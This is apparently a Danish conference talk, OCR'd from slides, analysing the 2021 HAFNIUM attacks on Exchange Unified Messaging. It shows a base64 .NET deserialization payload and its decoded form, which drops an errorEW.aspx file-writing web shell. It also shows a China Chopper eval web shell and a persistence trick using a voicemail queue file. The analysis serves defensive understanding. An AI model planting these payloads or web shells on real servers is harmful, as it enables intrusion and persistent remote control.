HA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIiB4bWxuczpTPSJjbHItbmFtZXNwYW
NlOlN5c3RlbTthc3NlbWJseT1tc2NvcmxpYiIgeG1sbnM6ST0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uSU87YXN
zZW1ibHk9bXNjb3JsaWIiPjxPYmplY3REYXRhUHJvdmlkZXIgeDpLZXk9IjAiIE9iamVjdFR5cGU9Int4OlR5
cGUgSTpGaWxlfSIgTWV0aG9kTmFtZT0iV3JpdGVBbGxUZXh0Ij48T2JqZWN0RGF0YVByb3ZpZGVyLk1ldGhvZ
FBhcmFtZXRlcnM+PFM6U3RyaW5nPFXEQkXEV4Y2hhbmdlXEZyb2
50RW5kXEh0dHBQcm94eVxvd2FcYXV0aFxlcnJvckVXLmFzcHg8L1M6U3RyaW5nPjxTOlN0cmluZz4mbHQ7JUA
gUGFnZSBMYW5ndWFnZT0iSnNjcmlwdCIlJmd0OyZsdDslU3lzdGVtLklPLkZpbGUuV3JpdGVBbGxUZXh0KFJl
cXVlc3QuSXRlbVsicCJdLCBSZXF1ZXN0Lkl0ZW1bImMiXSk7JSZndDs8L1M6U3RyaW5nPjwvT2JqZWN0RGF0Y
VByb3ZpZGVyLk1ldGhvZFBhcmFtZXRlcnM+PC9PYmplY3REYXRhUHJvdmlkZXI+PE9iamVjdERhdGFQcm92aW
RlciB4OktleT0iMSIgT2JqZWN0VHlwZT0ie3g6VHlwZSBJOkZpbGV9IiBNZXRob2ROYW1lPSJXcml0ZUFsbFR
leHQiPjxPYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz48UzpTdHJpbmc+[redacted]
[redacted]cRCRcRXhjaGFuZ2VcRnJvbnRFbmRcSHR0cFByb3h5XG93YVxhdXRoXGVycm9yRVcuY
XNweDwvUzpTdHJpbmc+PFM6U3RyaW5nPiZsdDslQCBQYWdlIExhbmd1YWdlPSJKc2NyaXB0IiUmZ3Q7Jmx0Oy
VTeXN0ZW0uSU8uRmlsZS5Xcml0ZUFsbFRleHQoUmVxdWVzdC5JdGVtWyJwIl0sIFJlcXVlc3QuSXRlbVsiYyJ
dKTslJmd0OzwvUzpTdHJpbmc+PC9PYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz48L09iamVj
dERhdGFQcm92aWRlcj48L1Jlc291cmNlRGljdGlvbmFyeT4L
```

+ virkelig mange %20%20%20%20 (mellemrum) til sidst i filen

Normalt input – autogenereret af Exchange


```
MessageType : OCSNotification
ProcessedCount : 0
OCSNotificationData : <?xml version="1.0" encoding="utf-8"?>
<UserNotification><User>sip:root@pwned.dk</User>
<EumProxyAddress>EUM:root@pwned.dk;phone-context=pwned.pwned.dk</EumProxyAddress>
<Time>2021-01-20 13:19:42Z</Time>
<Template>RtcDefault</Template>
<Event type="missed">
<CallId>1ecea7e19ed446fd88ea4c4b68964fb7</CallId>
<From>sip:mx@pwned.dk</From>
<ConversationID>AdbvLtGmFozQLbsyTuOi1RUn13uUlQ==</ConversationID>
<MissedReason>CallerReleased</MissedReason>
</Event>
<RecipientObjectGuid>b42a4919-fb0d-475c-9970-878b08c71113</RecipientObjectGuid>
<TenantGuid>00000000-0000-0000-0000-000000000000</TenantGuid>
</UserNotification>
```

Hvordan virker det?

- Input som Exchange selv genererer og derfor stoler på
- Exchange processerer input uden ekstra sikkerheds checks fordi den stoler på input.
- Output -> Execution

Persitance via %20%20%20%20 !?!?

- Processen UMserver opdager en ny fil i Voicemail køen og vil rigtigt gerne processere den.
- Umserver klargør en UMworker process, som skal tage sig af filen. Når UMworker er færdig med filen, slettes den.
- UMworkerprocess læser den store fil, kører indholdet, giver op, crasher Umserver og glemmer at slette filen.
- Exchange er ikke fan af at der er stoppede services, så den genstarter UMserver efter et minuts tid eller to.
- Processen UMserver opdager en ny fil i Voicemail køen og vil rigtigt gerne processere den…

Input

start: 793
end: 828
length: 35

length: 1748
lines: 1


```
AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1uZXV
0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbm
cuVGV4dEZvcm1hdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3JvdW5kQnJ1c2gBAgAAAAYDAAAAwQg8UmVzb3VyY2VEaWN0aW9uYXJ5I
HhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOng9Imh0dHA6
Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIiB4bWxuczpTPSJjbHItbmFtZXNwYWNlOlN5c3RlbTthc3NlbWJseT1
```


Output

start: 595
end: 621
length: 26

time: 4ms
length: 1311
lines: 1


```
.....ÿÿÿÿ.............^Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35.....BMicrosoft.VisualStudio.Text.Formatting.TextFormattingRunProperties.....F
oregroundBrush.........Á.<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml
/presentation" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:S="clr-namespace:System;
assembly=mscorlib" xmlns:I="clr-namespace:System.IO;assembly=mscorlib"><ObjectDataProvider x:Key="0"
ObjectType="{x:Type I:File}" MethodName="WriteAllText"><ObjectDataProvider.MethodParameters><S:String>[redacted]
[redacted]\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEW.aspx</S:String><S:String>&lt;%@ Page
Language="Jscript"%&gt;&lt;%System.IO.File.WriteAllText(Request.Item["p"], Request.Item["c"]);%&gt;
</S:String></ObjectDataProvider.MethodParameters></ObjectDataProvider><ObjectDataProvider x:Key="1"
ObjectType="{x:Type I:File}" MethodName="WriteAllText"><ObjectDataProvider.MethodParameters><S:String>[redacted]
[redacted]\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEW.aspx</S:String><S:String>&lt;%@ Page
Language="Jscript"%&gt;&lt;%System.IO.File.WriteAllText(Request.Item["p"], Request.Item["c"]);%&gt;
</S:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>.
```

ErrorEW.aspx

- <%@ Page Language="Jscript"%><%System.IO.File.WriteAllText(Request.Item["p"], Request.Item["c"]);%>

- Kalder man denne med p som et filnavn, og c er indhold...


Denne slide gør at Defender tagger min præsentation som farlig

ErrorEE.aspx


- <%@ Page Language="C#" %><% eval(Request.Item["error"],"unsafe"); %>

Denne slide gør også at Defender tagger min præsentation som farlig

China.Chopper!



China.Chopper!



WhoDunIt feat. attack.mitre.org


Groups That Use This Software

ID	Name	References
G0065	Leviathan	[3]
G0027	Threat Group-3390	[2][4][6][7]
G0093	GALLIUM	[8][9]
G0096	APT41	[10]
G0117	Fox Kitten	[11]
G0125	HAFNIUM	[12][13]

Demo

Pwned Inc.

1 Domain Controller hosting the pwned.local domain
2 Exchange Servers running Exchange 2016, CU19 (December2020)



Demo

Administrator

User mailbox
Administrator@pwned.local

Title:

Office:

Work phone:

Phone and Voice Features

Unified Messaging: Disabled

Enable

Mobile Devices

Disable Exchange ActiveSync

Disable OWA for Devices

View details

In-Place Archive

Archiving: Disabled

Enable

In-Place Hold

User isn't under hold


Email Connectivity

